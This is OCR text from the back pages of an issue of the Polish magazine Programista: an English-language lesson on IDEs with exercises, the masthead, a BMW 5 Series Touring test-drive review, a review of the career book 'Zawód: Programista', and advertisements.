Zespoły rozproszone - techniki skutecznej pracy zdalnej	Warszawa	14-15.12.2017	1800,00 PLN
Wzorce projektowe i refaktoryzacja do wzorców	Łódź	14-16.02.2018	2100,00 PLN
Nowoczesne architektury aplikacji	Warszawa	21-23.02.2018	2100,00 PLN CENY NETTO

SZCZEGÓLowe INFORMACJE [WWW.BNSIT.PL/SZKOlenia](http://WWW.BNSIT.PL/SZKOlenia)

lity of windowing systems like Microsoft Windows and the X Window System (X11). They commonly use **function keys** or **hotkeys** to execute frequently used **commands** or **macros**.

As of March 2015, the most popular IDEs are Eclipse and Visual Studio. An example of a **high-productivity Platform as a Service** provider that **incorporates** an IDE is the OutSystems Platform, a **Rapid Application Development platform** which claims a 10x

acceleration in development by using a robust IDE and a toolbox' of **pre-built components**. In 2016 OutSystems launched its P10 Platform which has been **specifically designed to** build applications for **mobile**.

Źródło tekstu: [https://en.wikipedia.org/wiki/Integrated\\_development\\_environment](https://en.wikipedia.org/wiki/Integrated_development_environment)  
(CC BY-SA)

## ĆWICZENIA

1. Dopasuj słowa lub wyrażenia z lewej kolumny do słów lub wyrażeń z prawej. Potrafisz je wszystkie przetłumaczyć na język polski?

object-oriented	components
class hierarchy	code editor
Platform	as a Service
pre-built	Environment
Rapid	based
source	software development
Graphical User	Interface
function	diagram
text-	Application Development platform
Integrated Development	keys

2. Odpowiedz na poniższe pytania. Możesz cytować tekst. Powtarzaj, aż będziesz w stanie udzielić odpowiedzi bez patrzenia na tekst.

- » What is an Integrated Development Environment?
- » What does an IDE normally consist of?
- » What do most modern IDEs have?
- » What are integrated development environments designed for?

- » Do all IDEs have a graphical user interface?
- » What are some most popular IDEs?

3. Napisz zdania przy użyciu wyrażenia „are designed to” lub słowa „provide” wg podanego wzoru.

*comprehensive facilities -> IDEs provide comprehensive facilities to computer programmers.*

- » source code editor
- » build automation tools
- » debugger
- » intelligent code completion
- » compiler
- » interpreter
- » class browser
- » an object browser
- » class hierarchy diagram
- » author software
- » modify software
- » compile software
- » deploy software
- » debug software



**ŁUKASZ PIWKO**  
piwko.lukas@gmail.com

Tłumacz angielskiej i francuskiej literatury programistycznej z około 70 książkami na koncie, nauczyciel, wykładowca i maniak technologii programistycznych.

redakcja

Zamów prenumeratę magazynu Programista  
przez formularz na stronie:

<http://programistamag.pl/typy-prenumeraty/>

lub zrealizuj ją na podstawie faktury Pro-forma. W sprawie faktur Pro-forma prosimy kontaktować się z nami drogą mailową:  
[redakcja@programistamag.pl](mailto:redakcja@programistamag.pl).

Prenumerata realizowana jest także przez RUCH S.A.

Zamówienia można składać bezpośrednio na stronie: [www.prenumerata.ruch.com.pl](http://www.prenumerata.ruch.com.pl)

Pytania prosimy kierować na adres e-mail: [prenumerata@ruch.com.pl](mailto:prenumerata@ruch.com.pl)

lub kontaktując się telefonicznie z numerem:

801 800 803 lub 22 717 59 59, godz. 7:00 – 18:00 (koszt połączenia wg taryfy operatora).

Magazyn Programista wydawany jest przez Dom Wydawniczy Anna Adamczyk

Wydawca/Redaktor naczelny: Anna Adamczyk ([annaadamczyk@programistamag.pl](mailto:annaadamczyk@programistamag.pl)).

Redaktor prowadzący: Michał Leszczyński ([mleszczyński@programistamag.pl](mailto:mleszczyński@programistamag.pl)).

Korekta: Tomasz Łopuszański. Kierownik produkcji: Havok. DTP: Havok.

Dział reklamy: [reklama@programistamag.pl](mailto:reklama@programistamag.pl), tel. +48 663 220 102, tel. +48 604 312 716.

Prenumerata: [prenumerata@programistamag.pl](mailto:prenumerata@programistamag.pl).

Współpraca: Michał Bartylewski, Mariusz Sierackiewicz, Dawid Kaliszewski, Marek Sawerwain, Łukasz Mazur, Łukasz Łopuszański, Jacek Matulewski, Sławomir Sobótka, Dawid Borycki, Gynvael Coldwind, Bartosz Chrabski, Rafał Kocisz, Michał Sajdak, Michał Bentkowski, Mariusz „maryush” Witkowski, Paweł „KraZQ” Zakrzewski.

Adres wydawcy: Dereniowa 4/47, 02-776 Warszawa.

Druk: <http://www.moduss.waw.pl/>, Nakład: 4500 egz.

Nota prawa

Redakcja zastrzega sobie prawo do skrótów i opracowania tekstów oraz do zmiany planów wydawniczych, tj. zmian w zapowiadanych tematach artykułów i terminach publikacji, a także nakładzie i objętości czasopisma.

O ile nie zaznaczono inaczej, wszelkie prawa do materiałów i znaków towarowych/firmowych zamieszczanych na łamach magazynu Programista są zastrzeżone. Kopiowanie i rozpowszechnianie ich bez zezwolenia jest zabronione.

Redakcja magazynu Programista nie ponosi odpowiedzialności za szkody bezpośrednie i pośrednie, jak również za inne straty i wydatki poniesione w związku z wykorzystaniem informacji prezentowanych na łamach magazynu Programista.

# Jeździliśmy BMW serii 5 Touring

Nie samym kodem człowiek żyje. W ostatnim czasie mieliśmy okazję testować BMW 530d Touring. Poniżej kilka słów na temat wrażeń z użytkowania tego auta. Nie będą to opisy z podręcznika samochodu, a jedynie nasze subiektywne odczucia.



Najważniejsza jest oczywiście sama jazda, a ta okazała się czystą przyjemnością. Samochodem po prostu „pływą” się po drogach. W środku jest bardzo cicho, hałas z zewnątrz praktycznie nie dochodzi, co zdecydowanie pozytywnie wpływa na komfort jazdy. Automatyczna skrzynia biegów kolej redukuje do minimum czynności ruchowe związane z prowadzeniem auta. Ręce na podgrzewanej kierownicy, nogi na gazie (czasem tylko na hamulcu ;)) i w drodze!

Jeśli chodzi o kwestie bezpieczeństwa, ciekawymi rozwiązaniami są: wibrująca kierownica przy zjeżdżaniu z pasa ruchu czy przekraczaniu prędkości, a także trójkąty ostrzegawcze pojawiające się wewnętrznych lusterkach, gdy z sąsiednich pasów nadjeżdżają inne pojazdy, dzięki czemu można z większą pewnością ocenić, czy możemy spokojnie zmienić pas. Auto nie stoczy się też nam ze wzruszenia, a także pomoże przy bezstresowym zaparkowaniu pojazdu.

Jazdę umilały nam m.in.: oddzielne klimatyzacje dla kierowcy oraz pasażerów, możliwość zmiany kolorów podświetlenia listw wewnętrz samochodu, otwierany dach, zegary ciekłokrystaliczne, których design można zmienić wraz ze zmianą trybu jazdy np. z Eco na sportową, a także wiele innych fajnych dodatków. W środku znajduje się też kilka gniazdek elektrycznych oraz USB. Samochód jest połączony do Internetu.

Cały nasz sprzęt komputerowy, włącznie z serwerem, zmieści się do dużego bagażnika. Jeśli jednak mamy np. mniejszy bagaż typu plecak czy torba z laptopem,

możemy sobie otworzyć tylko tylną szybę, bez konieczności otwierania całej klapy. A jeśli już musimy bagażnik otworzyć, ale mamy zajęte ręce, to można to zrobić...nogą! Wystarczy tylko przesunąć stopę pod zderzakiem. Gestami możemy też wykonać inne czynności, np. podgłośnić sobie radio w samochodzie.

Podgrzewane fotele czy kierownica, a także możliwość – za pomocą pilota – wyłączenia ogrzewania jeszcze zanim zasiadziemy za kierownicą, sprawią, że w samochodzie na pewno nie zmarznijemy.

Interesującym rozwiązaniem jest też usługa Concierge. Gdy potrzebujemy informacji, np. jak dojechać na konferencję IT lub chcemy zabukować na niej miejsce, możemy zadzwonić do naszego asystenta w drodze, który ustawi nam zdalnie lokalizację w nawigacji i kupi za nas bilet.

Podsumowując: przez te kilka dni przeżyliśmy miłą przygodę, ciesząc się jazdą BMW serii 5 Touring. Auto naszpikowane jest wieloma technologiami, przy których pracował duży zespół programistów, by innym programistom (i nie tylko) zapewnić wygodną i bezpieczną podróż.

Za udostępnienie redakcji pojazdu dziękujemy firmie BMW Group Polska. Więcej o tym modelu przeczytać można pod linkiem: <https://www.bmw.pl/pl/all-models/5-series/touring/2017/w-skrocie.html>



# Zawód: Programista



**O**statnio bardzo popularnym tematem, często przytaczanym przez różnych autorów jako lekarstwo na wszelkie „zło”, jest self-publishing. Na naszym rodzimym rynku pojawia się coraz więcej książek wydanych w ten sposób z mniejszym lub większym sukcesem. Do grona samo-wydawców dołączył Maciej Aniserowicz ze swoją książką pod intrzygującym tytułem *Zawód: Programista*.

Na 288 stronach autor zaważył kompendium wiedzy o wymarzonym zawodzie wielu osób. Czy tak naprawdę wymarzony, czy też może ukierunkowanym przez popularne ostatnio stwierdzenie, że programistów jest zbyt mało i zarabiają kokosy, nie wiem. Ale na pewno lektura tej książki może otworzyć oczy wielu osobom na to, jak tak naprawdę wygląda życie zawodowego programisty i z czym to się je.

Sam układ książki jest bardzo interesujący, pierwszy raz od dłuższego czasu zdarzyło się, że po prostu podziwiałem skład. Może to kwestia zastosowanego fontu, może to kwestia nietypowego nieco formatowania, nie wiem – ale samo obcowanie z książką było czystą przyjemnością. Autor treść przekazuje w przystępny sposób, może nie jest to lektura „do poduszki”, jednak czyta się z przyjemnością. Ja osobiście jednak nie byłem w stanie pozbyć się siedzącego z tyłu głowy uporczywego podszeptu, tak, racja, ale to nic nowego”. To wrażenie może być uwarunkowane moim własnym doświadczeniem, a książka jest skierowana bardziej do juniorów, lecz mimo tego każdy powinien znaleźć coś ciekawego dla siebie.

Książka podzielona jest na osiem rozdziałów:

- » Rozdział 1: *Garść refleksji na start* – autor na pierwszych 34 stronach opisuje to, co budzi ostatnio w naszym świecie najwięcej kontrowersji. Począwszy od rozwahań na temat, kto może zostać programistą, poprzez mity o zawodzie, na kwestii finansów kończąc.
- » Rozdział 2: *Początki - dla młodych i starych* – kolejne 40 stron poświęconych zostało na omówienie sposobów, jak zostać programistą, czy same studia wystarczają, jakie języki należy poznać, czy znajomość matematyki jest niezbędna. Rozdział ten jest wprowadzeniem w nasz świat, wyraźnie dedykowanym początkującym adeptom lub osobom wahającym się nad obraniem kierunku własnego rozwoju.
- » Rozdział 3: *Pierwsza praca* – ten 36 stronicowy rozdział autor przeznaczył na omówienie pierwszej pracy, porusza w nim ważny temat stażu i jego odpłatności, kim tak naprawdę jest junior developer, jak można zdobywać doświadczenie programistyczne i najważniejsze dwa tematy z całego rozdziału ułatwiające znalezienie pierwszej pracy to CV i rozmowa kwalifikacyjna.
- » Rozdział 4: *Nowa praca* – tu autor skupia się na kwestii zmiany pracy, przejścia przez procedurę rekrutacyjną, zachowania w pierwszych dniach pracy, rozwaha powody zmiany pracy, opisuje też, na co zwracać uwagę, szukając nowego zajęcia.
- » Rozdział 5: *Programistyczny rozwój* – kolejne 42 strony autor przeznaczył na coś, co dla wielu początkujących programi-

stów może być zaskoczeniem – rozwój osobisty, opisuje tutaj kwestie awansu w IT, negocjacji podwyżek, motywacji siebie samego do rozwoju, pracy po pracy – jest to jeden z ważniejszych rozdziałów w książce.


- » Rozdział 6: *Zawód: Team Leader* – rozdział ten został przeznaczony na opisanie pozycji lidera, w końcu każdemu może, wcześniej czy później, zdarzyć się zarządzać grupą programistów. Autor omawia tutaj praktycznie całe to zagadnienie, począwszy od obowiązków lidera, poprzez dbanie o rozwój i motywację pracowników, przygotowanie planu tygodnia, przeprowadzanie rozmów kwalifikacyjnych, na pracy z juniorem i sztuce zabijania inicjatywy i pasji kończąc; za ten ostatni podpunkt autorowi należą się moim zdaniem wielkie brawa. Może niektórym osobom otworzą się oczy po lekturze tego tekstu.
- » Rozdział 7: *Freelancing* – ostatni rozdział to wylanie kubła lodowej wody na głowy zapaleńców, którym zamarzyło się wygodne siedzenie w domu i pracowanie jako wolny strzelec. Po lekturze tych stron można drastycznie zmienić swoje podejście do tego tematu, jest to ważny rozdział, gdyż bezboleśnie daje możliwość poznania, jak to jest być na własnym garnuszku.
- » Zakończenie: ^D. Na koniec: Jak w pełni wykorzystać potencjał branży IT? – ostatni fragment książki to taka esencja, można ją czytać w momencie spadku formy i zniechęcenia do dalszego programowania, autor daje tutaj kilka porad – np. o tym, jak nie wypalić się zawodowo – takich luźnych, skondensowanych przemyśleń osoby z dużym doświadczeniem zawodowym

Lektura książki może przytłoczyć ilością informacji i wiedzy. Autorowi udało się zrobić coś, co wydawało się niemożliwym do osiągnięcia: w jednej pozycji umieścił kompletne i pełne kompendium wiedzy na temat pracy programisty, od zera do freelancera. Jeśli uwierzyłeś, czytelniku, w bajki opowiadające o bogactwie programistów, ogromnych zarobkach, fantastycznej i spokojnej pracy, to po przeczytaniu tej pozycji zweryfikujesz tę baśń, sprawdzając ją do czystej, bolesnej prawdy.

Mówiąc krótko: książka jest z kategorii „must have” dla osób rozpoczynających swoją przygodę na stanowisku programisty, a także dla tych, co rozwaja przejście na „wymarzony” freelancing, zakładając pełną swobodę i brak narzucania czegokolwiek przez kogokolwiek. Nawet osoby mające swój staż w branży mogą znaleźć w niej kilka ciekawych dla siebie informacji. A o tym, jak zadbać o swój rozwój, jak planować z wyprzedzeniem swoje kroki w tym jakże dynamicznym środowisku, aby nie „wypaść z obiegu”, czytelnik dowie się sam po lekturze książki *Zawód: Programista*, do której z całego serca namawiam.

Mariusz „maryush” Witkowski

Tytuł:	<i>Zawód: Programista</i>
Autor:	Maciej Aniserowicz
Stron:	288
Wydawnictwo:	Self-publishing
Data wydania:	2017



Szkolenia i warsztaty eksperckie - **bo umysł to Twoje najważniejsze narzędzie**



DDD



ARCH



TEST&CRAFT



AGILE&SOFT



JAVA



.NET



C&CPP



WEB



BAZY



MOBILNE




EIP

SPRAWDŹ **200**  
**AUTORSKICH**  
**PROGRAMÓW**  
SZKOLEŃ



Chcesz dobrze zarobić?  
Na Praca.pl codziennie znajdziesz ponad 3 000 ofert pracy  
z obszaru IT i nowe technologie



Znajdź pracę w Twojej okolicy

[Lokalna.praca.pl](http://Lokalna.praca.pl)



Poleć znajomego do pracy  
i zgarnij 1 000 zł

[Praca.pl/rekomendacje.html](http://Praca.pl/rekomendacje.html)